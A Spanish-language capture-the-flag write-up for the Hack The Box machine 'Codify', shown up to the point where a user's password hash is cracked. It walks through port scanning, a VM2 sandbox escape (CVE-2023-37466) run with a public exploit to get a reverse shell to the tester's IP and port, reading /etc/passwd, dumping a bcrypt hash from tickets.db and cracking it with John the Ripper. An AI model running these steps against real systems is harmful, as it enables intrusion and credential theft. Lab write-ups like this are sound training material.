CODIFY

1. CODIFY


https://app.hackthebox.com/machines/Codify

1.1. Preliminar


Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22, 80 y 3000* abiertos.




Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.




1.3. Tecnologías web

Whatweb: nos reporta lo siguiente.




Cuando accedemos a la web, se nos redirige a *codify.htb* y éste no resuelve, por tanto añadimos el dominio a nuestro /etc/hosts.




1.4. Javascript VM2 exploit

CVE-2023-37466:
Nos encontramos con esta página web al acceder, la cual parece que ofrece una funcionalidad para testear Node.js en un sandbox en línea. Esto podemos hacerlo concretamente en la ruta /editor.



Investigando un poco más, vemos que se está usando por detrás una librería de Javascript llamada VM2, cuyas versiones son la mayoría vulnerables a una ejecución remota de comandos que permite escapar del sandbox.



Vemos el código fuente de /editor para ver más detalladamente cómo se tramitan las peticiones por detrás. La función que aparece en la siguiente imagen, es la que nos interesa realmente. Vamos a tratar de explicarlo brevemente.

Este script en **JavaScript** define una función llamada `runCode()`. Esta función se ejecuta cuando se llama y realiza las siguientes acciones:

Obtiene el valor del elemento con el ID *code*. Esto sugiere que probablemente hay un elemento en el HTML con un ID de *code* que contiene código fuente en algún formato (posiblemente JavaScript).


Codifica el código obtenido en el paso anterior usando la función `btoa()`, la cual es una función integrada en JavaScript que codifica una cadena en **base64**.

Realiza una solicitud HTTP **POST** a la ruta /run del servidor utilizando la función


`fetch()`. La solicitud POST lleva una carga útil en formato **JSON** que contiene el código codificado obtenido en el paso 2.
Espera la respuesta del servidor. Cuando llega la respuesta, la convierte a formato JSON utilizando el método `.json()` proporcionado por la interfaz `response`.
Luego, maneja la respuesta JSON. Si la respuesta contiene un error (`data.error`), muestra un área de texto roja con el mensaje de error. De lo contrario, muestra un área de texto verde con la salida del código ejecutado (`data.output`).
Si ocurre algún error durante el proceso (por ejemplo, la solicitud falla), lo captura y muestra un mensaje de error en un área de texto roja.

```
<script>
  function runCode() {
    const code = document.getElementById('code').value;
    const encodedCode = btoa(code);
    fetch('/run', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json'
      },
      body: JSON.stringify({ code: encodedCode })
    })
      .then(response => response.json())
      .then(data => {
        const output = document.getElementById('output');
        if (data.error) {
          output.innerHTML = `<textarea  rows="10" cols="50" class="form-control h-100" style="color: red;">Error: ${data.error}</textarea>`;
        } else {
          output.innerHTML = `<textarea  rows="10" cols="50" class="form-control h-100" style="color: green;">${data.output}</textarea>`;
        }
      })
      .catch(error => {
        console.error(error);
        const output = document.getElementById('output');
        output.innerHTML = `<div style="color: red;">Error: ${error.message}</div>`;
      });
  }
</script>
</body>
</html>
```


Llegados a este punto, buscamos exploits para VM2, y nos encontramos con este que mostramos a continuación. Clonamos el proyecto en nuestro entorno de trabajo.
https://github.com/rvizx/VM2-Exploit




Para ejecutar el exploit, tendremos que especificar el parámetro vulnerable *(code)*, el cual pudimos encontrar analizando las solicitudes tramitadas en /editor, aunque también se podría intuir leyendo el código fuente del script que vimos anteriormente.




A continuación, ejecutamos el exploit con los siguientes parámetros: `python3 exploit.py http://codify.htb/editor --ip=10.10.16.3 --port=1337 --param=code --base64`, donde la IP y el puerto son los de nuestra máquina local. Adicionalmente, este exploit codifica automáticamente el payload en base64, pero como por defecto, esto ya lo hacía la función que vimos en el servidor, obtenemos un error al lanzar el exploit. No obstante, podemos ver el payload completo codificado.



Copiamos este payload codificado, y lo decodificamos, tal y como vemos en la siguiente imagen. Esto nos devuelve el payload en texto claro.



Copiamos ahora este payload en texto claro, nos ponemos en escucha con **Netcat** por el puerto que especificamos anteriormente en el exploit *(puerto 1337)*. Pegamos el payload en el campo vulnerable de la página web y lo enviamos. Obtenemos nuestra shell reversa. Realizamos el **tratamiento de la TTY**.



1.5. Leaked credentials

Estamos como el usuario *svc*. Hacemos `cat /etc/passwd` para ver posibles usuarios a los que podamos potencialmente migrar la sesión. Buscaremos el modo de hacerlo con el usuario *joshua*. De momento, no vemos nada interesante al buscar archivos con el **privilegio SUID** asignado, ni tampoco podemos hacer `sudo -l`, ya que nos pide contraseña.

```
svc@codify:/home$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
joshua:x:1000:1000:,,,:/home/joshua:/bin/bash
svc:x:1001:1001:,,,:/home/svc:/bin/bash
fwupd-refresh:x:114:122:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
svc@codify:/home$ whoami
svc
```

Enumerando el sistema, encontramos un archivo llamado *tickets.db*, al cual le aplicamos un `string` para poder leer los caracteres imprimibles que contiene el archivo. Encontramos lo que parece un **hash** de la contraseña para el usuario *joshua*.

```
svc@codify:/var/www/contact$ ls -la
total 120
drwxr-xr-x 3 svc  svc   4096 Sep 12 17:45 .
drwxr-xr-x 5 root root  4096 Sep 12 17:40 ..
-rw-rw-r-- 1 svc  svc   4377 Apr 19  2023 index.js
-rw-rw-r-- 1 svc  svc    268 Apr 19  2023 package.json
-rw-rw-r-- 1 svc  svc  77131 Apr 19  2023 package-lock.json
drwxrwxr-x 2 svc  svc   4096 Apr 21  2023 templates
-rw-r--r-- 1 svc  svc  20480 Sep 12 17:45 tickets.db
svc@codify:/var/www/contact$ cat tickets.db
T5Tite format 3@  .WJ
   otableticketsticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE sqlite_sequence(
name,seq)       tableusersusersCREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
Gjoshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUElYBU2iLHn4G/p/Zw2

joshua  users
            tickets
r]rh%%Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site, can I download this and set it up in my own computer? A feature l
ike that would be nice.open ;wTom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would help me out a lot. Thanks!opensvc@codify:/var/www/c
ontact$
svc@codify:/var/www/contact$ strings tickets.db
SQLite format 3
otableticketstickets
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)P
Ytablesqlite_sequencesqlite_sequence
CREATE TABLE sqlite_sequence(name,seq)
        tableusersusers
CREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
    ))
indexsqlite_autoindex_users_1users
joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUElYBU2iLHn4G/p/Zw2
joshua
users
tickets
Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site, can I download this and set it up in my own computer? A feature like th
at would be nice.open
Tom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would help me out a lot. Thanks!open
```


1.6. Cracking password with John

Usamos ahora **John the Ripper**: `john -w:/usr/share/wordlists/rockyou.txt hash.txt`. La contraseña es *spongebob1*.

